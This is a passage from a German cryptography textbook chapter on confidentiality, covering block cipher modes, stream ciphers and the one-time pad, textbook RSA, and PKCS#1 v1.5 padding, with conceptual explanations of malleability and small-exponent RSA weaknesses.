- **Integrität:** Nachrichten, die mit einem gültigen Message Authentication Code (MAC) gesichert sind, wurden auf ihrem Weg durch das Internet garantiert nicht verändert (Integrität der Nachricht). Integrität kann auch über *Authenticated Encryption* erreicht werden.
- **Authentizität:** Nachrichten, die mit einer gültigen digitalen Signatur gesichert sind, können nur von einem Absender stammen, der die erforderlichen Schlüssel besitzt (Authentizität des Teilnehmers). Die Authentizität von Nachrichten kann auch über eine Schlüsselvereinbarung über geeignete kryptographische Protokolle erreicht werden.

Als weiteres Sicherheitsziel, das im Internet mit Kryptographie erreicht werden kann, ist *Anonymität* zu nennen. Das Internet bietet neben der Anonymität für Angreifer auch die Möglichkeit, enorme Datenmengen über einzelne Nutzer zu sammeln. In berechtigten Fällen muss es daher auch möglich sein, die Anonymität eines Internetnutzers zu garantieren (z. B.

bei der Kontaktaufnahme mit einer Beratungsstelle für Suchtprobleme). Auch hierfür bietet die Kryptographie Verfahren, die aber nur in Verbindung mit weiteren technischen Verfahren (z. B. Onion Routing, Tor) Anonymität garantieren.

Die Kryptographie kann grob in zwei Bereiche unterteilt werden: die symmetrische Kryptographie, deren Methoden nur dann funktionieren, wenn zwei oder mehr Teilnehmer über den gleichen Schlüssel verfügen, und die asymmetrische oder Public-Key-Kryptographie, bei der zwischen privaten und öffentlichen Schlüsseln unterschieden wird. Beide Bereiche unterscheiden sich auch grundlegend in den eingesetzten mathematischen Hilfsmitteln.

Als dritter Bereich seien hier kryptographische Protokolle aufgeführt, bei denen eine festgelegte Abfolge von kryptographisch gesicherten Nachrichten ausgetauscht werden muss, um ein bestimmtes Ziel zu erreichen. Je nach Protokoll werden hier Methoden der symmetrischen oder der Public-Key-Kryptographie (oder beides) eingesetzt.

Da dieses Buch nur diejenigen Themen aus der Kryptographie aufgreift, die für den Einsatz im Internet wichtig sind, hier noch einige Literaturempfehlungen zum Thema allgemeine Kryptographie: „Kryptologie“ von Beutelspacher [Beu09] ist eine leicht lesbare Einführung in das Gebiet und „Understanding Cryptography“ von Paar und Pelzl [PP10] eine didaktisch gut aufgebaute Vertiefung. Wer sich noch tiefer in die moderne Kryptographie einarbeiten will, dem seien „Introduction to Modern Cryptography“ von Katz und Lindell [KL14] sowie das exzellente „Handbook of Applied Cryptography“ von Menezes, van Oorschot und Vanstone [MvOV96] empfohlen. Speziell auf moderne kryptographische Protokolle ausgerichtet ist das Buch „Moderne Verfahren der Kryptographie“ von Beutelspacher, Schwenk und Wolfenstetter [BSW06].

Kryptographie: Vertraulichkeit

2

Inhaltsverzeichnis

Die Vertraulichkeit von Daten wird durch den Einsatz von *Verschlüsselung* gewährleistet. Verschlüsselungsalgorithmen können *symmetrisch* – hier benötigen Sender und Empfänger der Nachricht den *gleichen* Schlüssel – oder *asymmetrisch* sein – hier verwenden Sender und Empfänger *unterschiedliche* Schlüssel. In diesem Kapitel werden diejenigen Aspekte von Verschlüsselung genauer behandelt, die für die Sicherheit kryptographischer Anwendungen im Internet entscheidend sind. So werden z. B. die Modi von Blockchiffren vorgestellt, nicht aber die interne Struktur des AES-Algorithmus; bei RSA wird nicht näher auf die Fortschritte in der Faktorisierung von Zahlen eingegangen, sondern auf die Codierung der zu verschlüsselnden Nachricht; die Sicherheit von Diffie-Hellman-basierter Kryptographie wird genauer behandelt, um der Bedeutung dieses Bausteins in Protokollen wie SSH, IPsec IKE und insbesondere TLS Rechnung zu tragen; und es wird erklärt, wie hybride Verschlüsselung funktioniert.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_2

Man kann das Sicherheitsziel Vertraulichkeit noch weiter differenzieren, indem man in einem möglichst präzise beschriebenen Sicherheitsmodell folgende Fragen beantwortet:

- Soll ein möglicher Angreifer nur den konkret verschlüsselten Klartext nicht berechnen können (Einwegeigenschaft der Verschlüsselung), oder soll er überhaupt nichts über den Klartext erfahren (Ununterscheidbarkeit verschiedener Klartexte).
- Über welche Informationen verfügt der Angreifer, und welche Hilfsmittel darf er nutzen?

2.1 Notation

In diesem Buch verwenden wir folgende Notationskonventionen: $y \leftarrow f(x)$ bezeichnet eine Auswertung der Funktion/des deterministischen Algorithmus $f()$ an der Stelle x mit Ergebnis y. Ist $f()$ keine Funktion, sondern ein probabilistischer Algorithmus, dessen Ausgabe auch von Zufallsvariablen abhängt, so schreiben wir $y \xleftarrow{\$} f(x)$. Ein Gleichheitszeichen steht für die Überprüfung der Übereinstimmung zweier Werte. $y' = f(x)$ steht also für die Überprüfung, ob der Wert y' gleich dem Wert von $f(x)$ ist.

Wir stellen die Verkettung/Konkatenation von Strings oder Bitfolgen x und y durch einen einfachen senkrechten Strich dar: $x|y$. Die bitweise XOR-Verknüpfung zweier Bitfolgen x und y wird durch $x \oplus y$ angegeben, wobei beide Bitfolgen immer die gleiche Länge haben. $|x|$ bezeichnet die Länge von x. Ist nichts anderes angegeben, so ist die Bitlänge von x gemeint. $x \in \{0,1\}^\lambda$ bedeutet, dass x eine Bitfolge der Länge λ ist, und $x \in \{0,1\}^*$, dass x eine Bitfolge beliebiger, aber endlicher Länge ist. $\mathbb{Z}_q$ bezeichnet, für eine ganze Zahl q, die Menge $\{0, 1, 2, \ldots, q-1\}$ und den Ring der ganzen Zahlen modulo q. Die Notation $x \xleftarrow{\$} \{0,1\}^\lambda$ gibt an, dass x zufällig und gleichverteilt aus der Menge alle Bitfolgen der Länge λ gewählt wird. Analog dazu bezeichnet $y \xleftarrow{\$} \mathbb{Z}_q$ die Tatsache, dass der Wert y zufällig und gleichverteilt aus der Menge $\mathbb{Z}_q$ gewählt wird.

Sind x, y und n ganze Zahlen, so bezeichnet $x \bmod n$ den ganzzahligen Rest, der bei der Division von x durch n entsteht. Wird die Schreibweise $x = y \pmod n$ verwendet, so sind die ganzzahligen Reste $x \bmod n$ und $y \bmod n$ gleich.

2.2 Symmetrische Verschlüsselung

Symmetrische Verschlüsselung wird schon sehr lange eingesetzt, beginnend mit der *Skytale* in Sparta und dem ersten Verschlüsselungsalgorithmus von Julius Cäsar. Sueton beschreibt letzteren wie folgt (De Vita Caesarum: Divus Julius LVI): *„[…] si qua occultius perferenda erant, per notas scripsit, id est sic structo litterarum ordine, ut nullum verbum effici posset: quae si qui investigare et persequi velit, quartam elementorum litteram, id est D pro A et perinde reliquas commutet.“* Übersetzt lautet der Algorithmus wie folgt: „[…] wenn etwas Geheimes zu überbringen war, schrieb er in Zeichen, das heißt, er ordnete die Buchstaben

so, dass kein Wort gelesen werden konnte: Um diese zu lesen, tausche man den vierten Buchstaben, also D, gegen A aus und ebenso die restlichen."

Sie setzt voraus, dass Sender und Empfänger einer Nachricht, und nur diese beiden, ein gemeinsames Geheimnis, den sogenannten *Schlüssel,* besitzen. Bei der von Cäsar verwendeten Chiffre ist dies die Information, dass die Buchstaben des Alphabets um vier Stellen verschoben wurden. Um den Vergleich mit modernen Chiffren zu ermöglichen, sei hier erwähnt, dass die Anzahl der möglichen Schlüssel hier 26 ist, und die Schlüssellänge somit weniger als 5 Bit beträgt.

Mental Model Man kann die symmetrische Verschlüsselung einer Nachricht, wie in Abb. 2.1 dargestellt, als Versenden einer in einen Tresor eingeschlossenen Nachricht visualisieren: Man benötigt zum Öffnen des Tresors den gleichen Schlüssel, mit dem er auch verschlossen wurde. Zwei Aspekte der Sicherheit eines symmetrischen Verschlüsselungsverfahrens werden in diesem mentalen Modell illustriert: die Sicherheit des Algorithmus selbst durch die dicken Stahlwände des Tresors und den Schließmechanismus in der Tür und die Komplexität des Schlüssels, der nicht einfach nachzubauen sein darf.

Notation Wir wollen im Folgenden die Notation

$$c \leftarrow \mathsf{Enc}_k(m)$$

verwenden, um zu beschreiben, dass der *Chiffretext (ciphertext)* c aus der *Nachricht*/dem *Klartext* m *(cleartext)* durch *Verschlüsselung* mit dem Schlüssel k entsteht. Analog dazu wird der Klartext m aus dem Chiffretext c durch *Entschlüsselung* mit dem gleichen Schlüssel k zurückgewonnen:

$$m \leftarrow \mathsf{Dec}_k(c)$$

Bei der Verschlüsselung einer Nachricht kann ein Zufallswert mit einfließen, die Verschlüsselung wird dadurch *probabilistisch.* Dies ist oft erwünscht, um bestimmte Sicherheitsziele erreichen zu können. In diesem Fall bezeichnet ein Dollarzeichen über dem Pfeil die Tat-




Abb. 2.1 Visualisierung der symmetrischen Verschlüsselung einer Nachricht

sache, dass der Verschlüsselungsalgorithmus bei gleicher Eingabe verschiedene Ausgaben liefern kann:

$$c \xleftarrow{\$} \mathsf{Enc}_k(m)$$

Die Entschlüsselung muss immer deterministisch sein, es soll ja genau der gleiche Klartext herauskommen, der vom Sender verschlüsselt wurde. Es soll also immer gelten:

$$m \leftarrow \mathsf{Dec}_k(\mathsf{Enc}_k(m))$$

Die symmetrischen Verschlüsselungsalgorithmen zerfallen in zwei große Gruppen: Blockchiffren und Stromchiffren.

2.2.1 Blockchiffren

Bei einer Blockchiffre wird die zu verschlüsselnde Nachricht in *Klartextblöcke* fester Länge aufgeteilt. Typische Werte sind hier 64 oder 128 Bit (8 oder 16 Byte). Falls die Länge der Nachricht kein Vielfaches der Blocklänge ist, müssen nach einem festgelegten *Padding*-Verfahren noch entsprechend viele Bytes aufgefüllt werden. Die bekanntesten Blockchiffren sind der *Data Encryption Standard* (DES) [Des77] und sein Nachfolger, der *Advanced Encryption Standard* (AES) [AES01].

Wichtige Blockchiffren

Data Encryption Standard Der *Data Encryption Standard* wurde 1977 vom amerikanischen National Institute of Standards and Technology (NIST) veröffentlicht. DES verwendet eine Blocklänge von 64 Bit und eine Schlüssellänge von 56+8 Bit, d. h., ein DES-Schlüssel besteht aus 56 zufälligen Bits und 8 *Parity-Check Bits.*

Die Schlüssellänge von 56 Bit stellt die größte Schwäche des DES dar. Am 19. Januar 1999 wurde ein DES-Schlüssel auf einem Spezialrechner, auf dem der DES parallel in Hardware implementiert war, durch vollständige Schlüsselsuche in nur 22 h und 15 min berechnet [Foua].

Advanced Encryption Standard Der Nachfolger von DES wurde in einem öffentlichen Wettbewerb ermittelt. Für das Design des *Advanced Encryption Standard* wurde der Entwurf von J. Daemen und V. Rijmen ausgewählt. AES hat eine Blocklänge von 128 Bit und erlaubt Schlüssellängen von 128, 192 und 256 Bit. Er basiert nicht mehr auf einer Feistel-Struktur, sondern auf verschiedenen Arithmetiken [AES01].

Betriebsmodi von Blockchiffren

Besteht ein Klartext aus mehr als einem Klartextblock, so müssen diese zunächst separat verschlüsselt werden. Pro Block ist dabei ein Aufruf der Blockchiffre erforderlich. Die verschiedenen Klartext- und Chiffretextblöcke stehen dabei in einem Verhältnis zueinander, das durch den *Betriebsmodus* der Blockchiffre bestimmt wird. Je nach gewähltem Modus werden Klartextblöcke unabhängig voneinander verschlüsselt oder verkettet, oder die Blockchiffre wird nur als Schlüsselstromgenerator für eine Stromchiffre genutzt.

Electronic Codebook Mode Im *Electronic Codebook Mode* (ECB) wird jeder Block der Nachricht einzeln verschlüsselt (Abb. 2.2). Bei längeren Nachrichten kann ein Angreifer einzelne Chiffretextblöcke entfernen oder umordnen, ohne dass dies bei der Entschlüsselung auffallen würde.

Cipher Block Chaining Mode Beim *Cipher Block Chaining Mode* (CBC) wird jeweils der Chiffretextblock c_i mit dem nächsten Klartextblock m_i XOR-verknüpft, und dieses Ergebnis wird dann unter k verschlüsselt (Abb. 2.3). Da für den ersten Klartextblock m_1 kein entsprechender Chiffretextblock zur Verfügung steht, wird dieser mit einem zusätzlich zu übertragenden Initialisierungsvektor (IV) XOR-verknüpft. Die Invertierung einzelner Bits eines Chiffretextblocks zerstört den zugehörigen Klartextblock und invertiert die entsprechenden Bits im nachfolgenden Klartextblock. Ein CBC-verschlüsselter Klartext ist daher *verform-*




Abb. 2.2 Electronic Codebook Mode (ECB). Klartextblöcke m_i werden unter dem Schlüssel k direkt in Chiffretextblöcke c_i verschlüsselt




Abb. 2.3 Cipher Block Chaining Mode (CBC)

bar (malleable): Man kann gezielt einzelne Bits des Klartextes invertieren, indem man die entsprechenden Bits des IV bzw. der vorangehenden Chiffretextblocks invertiert. Dies kann in bestimmten Einsatzszenarien gravierende Konsequenzen haben (Abschn. 12.3.3).

Cipher Feedback Mode Im *Cipher Feedback Mode* (CFB) wird, wie auch in OFB und CM, mithilfe der Blockchiffre ein Schlüsselstrom erzeugt, mit dem der Klartext dann XOR-verknüpft wird (Abb. 2.4). Um den Schlüsselstrom für den aktuell zu veschlüsselnden Block zu erzeugen, wird der vorhergehende Chiffretextblock mit der Blockchiffre und dem Schlüssel k verschlüsselt. Für den ersten Block wird ein Initialisierungsvektor verschlüsselt.

Output Feedback Mode Der *Output Feedback Mode* (OFB, Abb. 2.5) ähnelt dem CFB-Modus. Im Unterschied zum CFB-Modus wird aber nicht der vorangehende Chiffretext, sondern die letzte Ausgabe der Blockchiffre als Eingabe für die Blockchiffre verwendet.

Counter Mode Im *Counter Mode* (CM) wird der Schlüsselstrom durch Verschlüsselung einer Nonce und eines Zählers erzeugt (Abb. 2.6). Die Nonce muss dabei jeweils zufällig gewählt und mit dem Chiffretext übertragen werden. Der Zähler wird für jeden neuen Block inkrementiert.




Abb. 2.4 Cipher Feedback Mode (CFB)




Abb. 2.5 Output FeedbackMode (OFB)




Abb. 2.6 Counter Mode (CM)

2.2.2 Stromchiffren

Mit einer Stromchiffre können beliebig lange Klartexte ohne Padding verschlüsselt werden. Dazu wird ein Schlüsselstrom erzeugt, der die gleiche Länge wie der Klartext hat, und die Verschlüsselung des Klartextes erfolgt durch eine XOR-Verknüpfung jedes einzelnen Klartextbits mit dem entsprechenden Schlüsselstrombit.

One-Time-Pad

Der Prototyp aller Stromchiffren ist der *One-Time Pad,* der im militärischen und diplomatischen Bereich für die vertrauliche Übertragung von Dokumenten der höchsten Geheimhaltungsstufe eingesetzt wurde. Die Idee ist einfach: Will man eine Bitfolge verschlüsseln, so wählt man eine echt zufällige Bitfolge der gleichen Länge aus, und XOR-verknüpft die beiden Folgen; das Ergebnis ist der Chiffretext. Jede Schlüsselfolge darf dabei nur einmal, für einen einzigen Klartext, verwendet werden.

Diese Stromchiffre ist beweisbar sicher (Abb. 2.7): Zu einem gegebenen Chiffretext c gibt es für jeden möglichen Klartext m^* der Länge $|m^*| = |c|$ eine Schlüsselfolge sf^* sodass $m^* = c \oplus sf^*$.

Der One-Time-Pad hat allerdings einen gravierenden Nachteil: Das Schlüsselmanagement ist extrem aufwändig. Für jede Nachricht, die Sender und Empfänger austauschen möchten, muss vorher auf sicherem Wege (z. B. in einem Diplomatenkoffer) eine Bitfolge gleicher Länge ausgetauscht werden. Dies macht den Einsatz des One-Time-Pad teuer und unpraktisch.

Pseudozufallsfolgen

In der Praxis löst man das Problem des Schlüsselmanagements für Stromchiffren, indem man aus einem kurzen, geheimen Schlüssel einen pseudozufälligen Schlüsselstrom passender Länge berechnet und diesen mit der Nachricht m XOR-verknüpft. Die Sicherheit dieser




Abb. 2.7 **a** Korrekte Verschlüsselung mit dem One-Time-Pad. **b** Inkorrekte Entschlüsselung mit dem falschen Schlüssel

Stromchiffren beruht direkt auf der Qualität dieser Pseudozufallsfolgen, für die es verschiedene Qualitätsmaße gibt. Zum Beispiel muss es, selbst wenn ein Angreifer einen großen Teil des Schlüsselstroms kennt, unmöglich sein, daraus den Schlüssel selbst oder auch nur die nächsten, dem Angreifer unbekannten Bits des Schlüsselstroms zu berechnen. Pseudozufallsfolgen kann man mithilfe von Blockchiffren (Counter Mode), in Software (RC4) oder in Hardware (Schieberegister) erzeugen. Im Bereich der Internetsicherheit, in dem die Funktion zur Erzeugung der Pseudozufallsfolge in Software implementiert werden muss, ist die Stromchiffre RC4 von Ron Rivest (Abschn. 6.3.2) wichtig.

Stromchiffren sind *malleable,* d. h., man kann den verschlüsselten Klartext sehr einfach ändern, indem man den Chiffretext ändert. Dies liegt an der XOR-Funktion, mit der je ein Klartextbit m_i mit einem Schlüsselstrombit s_i zum Chiffretextbit c_i verknüpft wird:

$$c_i = m_i \oplus s_i$$

Wir können ein Bit m_i invertieren (also von 0 auf 1 setzen oder umgekehrt), indem wir das XOR dieses Bits mit dem Bit 1 berechnen: $\overline{m_i} = m_i \oplus 1$. Und dies geht auch *durch die Stromverschlüsselung hindurch:*

$$\overline{c_i} = c_i \oplus 1 = (m_i \oplus s_i) \oplus 1 = (m_i \oplus 1) \oplus s_i = \overline{m_i} \oplus s_i$$

Die *Integrität* des Klartextes wird also durch die Verschlüsselung nicht geschützt – wir werden in Kap. 6 noch sehen, welche Probleme daraus entstehen können.

2.3 Asymmetrische Verschlüsselung

Bis zum Jahr 1976 ging man, zumindest in der Öffentlichkeit [E+87], davon aus, dass Sender und Empfänger immer einen gemeinsamen geheimen Schlüssel benötigen, um vertraulich miteinander kommunizieren zu können. Dann erschien der wegweisende Artikel „New Directions in Cryptography“ von Whitfield Diffie und Martin Hellman [DH76]. Er stellte nicht nur das erste *Public-Key-Verfahren* vor, die Diffie-Hellman-Schlüsselvereinbarung (Abschn. 2.5), sondern beschrieb auch weitere Möglichkeiten dieser neuen Disziplin, wie die Public-Key-Verschlüsselung und die digitale Signatur. Ralph Merkle [Mer78] kam fast zur gleichen Zeit auf eine ähnliche Idee.

Die Begriffe „Public-Key-Verfahren“ und „asymmetrische Verfahren“ beschreiben dabei das Gleiche: Ein *öffentlicher Schlüssel (public key)* ist potenziell allen Kommunikationsteilnehmern zugänglich, während der *private Schlüssel (private key)* nur einer einzigen Instanz bekannt ist. Aus dem Versuch heraus, die Spekulationen von Diffie und Hellman zu widerlegen, wurde 1978 der wohl berühmteste Public-Key-Algorithmus geboren: das zunächst als MIT-Algorithmus bezeichnete Verfahren von Ron Rivest, Adi Shamir und Leonard Adleman [RSA78], der *RSA-Algorithmus* (Abschn. 2.4).

Mental Model Die *asymmetrische Verschlüsselung* kann man wie in Abb. 2.8 dargestellt veranschaulichen: Ein Sender verschlüsselt eine Nachricht, indem er sie in einen öffentlich zugänglichen Briefkasten, der dem öffentlichen Schlüssel entspricht, wirft. Nur der Eigentümer des Briefkastens, der den dazu passenden privaten Schlüssel besitzt, kann diesen öffnen und die Nachricht lesen. Wichtige Verschlüsselungsverfahren wie RSA und ElGamal werden in Abschn. 2.4 und 2.6 vorgestellt.




Abb. 2.8 Visualisierung der asymmetrischen bzw. Public-Key-Verschlüsselung als Einwurf einer Nachricht in einen Briefkasten

2.4 RSA-Verschlüsselung

Der bekannteste Public-Key-Algorithmus, der nach seinen Erfindern benannte RSA-Algorithmus, beruht auf dem Problem der Faktorisierung großer Zahlen: Es ist einfach, zwei große Zahlen zu multiplizieren, aber praktisch unmöglich, eine solche große Zahl wieder in ihre Primfaktoren zu zerlegen.

2.4.1 Textbook RSA

Dieses Problem wird über den *Satz von Euler* des Mathematikers Leonhard Euler (1707 bis 1783) genutzt: Ist eine Zahl n das Produkt zweier Primzahlen p und q, so gilt für jede ganze Zahl x

$$x^{(p-1)(q-1)} = 1 \pmod{n}.$$

Schlüsselerzeugung Der *RSA-Algorithmus* macht sich diesen Satz wie folgt zunutze: In der Schlüsselerzeugungsphase werden zunächst zwei große Primzahlen p und q berechnet, und ihr Produkt $n = pq$ wird gebildet. Danach wird eine Zahl e, die teilerfremd zu $\phi(n) := (p-1)(q-1)$ sein muss, ausgewählt. Zusammen mit dem Produkt n bildet sie den öffentlichen Schlüssel (e, n). Um die Verschlüsselung effizient zu machen, werden für e oft kleine Primzahlen gewählt – besonders beliebt sind Primzahlen der Form $2^x + 1$ wie 3 und 17, da sie in der Binärdarstellung nur zwei Einsen aufweisen und somit im *Square-and-Multiply*-Algorithmus besonders effizient verwendet werden können.

Dann berechnet man mithilfe des erweiterten euklidischen Algorithmus eine weitere Zahl d, für die

$$e \cdot d = 1 \pmod{(p-1)(q-1)}$$

gilt. Dies bedeutet mit anderen Worten, dass $e \cdot d = k(p-1)(q-1) + 1$ ist, für eine uns unbekannte ganzzahlige Konstante k. Die Zahl d ist der private Schlüssel.

RSA-Verschlüsselung Verschlüsseln kann man eine Nachricht m nun, indem man einfach

$$c \leftarrow m^e \bmod n$$

berechnet. Die Entschlüsselung ist sehr ähnlich; man muss hier

$$m' \leftarrow c^d \bmod n$$

berechnen. Von einer erfolgreichen Entschlüsselung können wir natürlich nur dann sprechen, wenn $m = m'$ gilt. Warum diese Gleichheit gilt, ist in Abb. 2.9 erläutert.




Abb. 2.9 Beweisskizze zur Korrektheit der Entschlüsselung im RSA-Verfahren

2.4.2 PKCS#1

Probleme mit Textbook RSA Die direkte Verwendung von Textbook RSA hat viele Nachteile, insbesondere bei der Verschlüsselung. Diese ist zunächst *deterministisch* – wenn die gleiche Nachricht zweimal mit dem gleichen öffentlichen Schlüssel verschlüsselt wird, so ist der Chiffretext identisch. Daneben kann es bei der Ver- und Entschlüsselung zu Problemen kommen: Ist die Nachricht m größer als der Modulus n, so geht bei der Entschlüsselung ein Teil der Nachricht verloren, da nur $m \pmod{n}$ entschlüsselt wird.

Ist die Nachricht m dagegen sehr viel kleiner als der Modulus n, so kann sie unter Umständen leicht entschlüsselt werden. Nehmen wir einmal an, Bob wählt besonders sichere Parameter für das RSA-Verfahren – er multipliziert zwei Primzahlen der Länge 2048 Bit und erhält so einen Modulus der Länge 4096. Um die Verschlüsselung effizient zu halten, wählt er zudem $e = 17$. Nun verschlüsselt Alice einen 128 Bit langen AES-Schlüssel k mit diesem RSA-System und sendet das Kryptogramm $c = k^{17} \bmod n$ an Bob, mit dem sie danach einen AES-Schlüssel k teilt. Leider sind bei Verwendung von Textbook RSA die gewählten Parameter nicht sicher – ein Angreifer, der den Chiffretext c mitliest und den öffentlichen Schlüssel (e, n) von Bob kennt, kann die Nachricht leicht entschlüsseln. Dies liegt daran, dass die Zahl k^{17} maximal $128 \cdot 17 = 2176$ Bit lang ist und damit deutlich kürzer als der Modulus n. Die Modulo-Operation wird somit bei der Verschlüsselung nicht angewandt, und es gilt

$$k^e \bmod n = k^e.$$

Damit reduziert sich das Problem, eine e-te Wurzel modulo n zu ziehen, auf das Problem, die e-te Wurzel einer ganzen Zahl zu bilden – dies ist aber ein einfaches Problem, das jeder Computer schnell lösen kann.

Die PKCS#1-Codierung für Verschlüsselung Die genannten Probleme kann man lösen, wenn die Nachricht m zunächst *codiert* wird, bevor die eigentliche Textbook-RSA-Verschlüsselungsoperation angewandt wird. Das hierfür am häufigsten eingesetzte Codie-

Abb. 2.10 PKCS#1-v1.5-Padding vor Verschlüsselung einer Nachricht `message`

rungsverfahren PKCS#1 v1.5 ist in RFC 8017 [MKJR16, Section 7.2] spezifiziert und in Abb. 2.10 dargestellt.

Eine PKCS#1-codierte Nachricht hat immer die gleiche Bytelänge wie der Modulus n – bei einem 2048-Bit-Modulus n wären das also 256 Byte. Die ersten beiden Bytes werden konstant mit den Werten 0 und 2 belegt, die in Abb. 2.10 hexadezimal als `0x00` und `0x02` dargestellt sind. Damit wird garantiert, dass die zu verschlüsselnde Nachricht immer kleiner als der Modulus n ist. Dann wird die zu verschlüsselnde Zahl künstlich „größer“ gemacht, indem in die nachfolgenden Bytes zufällige Werte geschrieben werden („Padding“), die jedoch ungleich 0 (hexadezimal `0x00`) sein müssen. Diese Vorschrift hat den Vorteil, dass nun das erste tatsächlich auftretenden Nullbyte als Trennzeichen zwischen dem zufälligen Padding und der ursprünglichen Nachricht verwendet werden kann.

